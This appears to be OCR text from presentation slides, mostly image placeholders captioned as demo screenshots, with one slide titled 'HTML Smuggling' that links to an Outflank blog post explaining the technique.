
Screeny z demo




Screeny z demo




Screeny z demo



Screeny z demo




HTML Smuggling




https://outflank.nl/blog/2018/08/14/html-smuggling-explained/

Demo

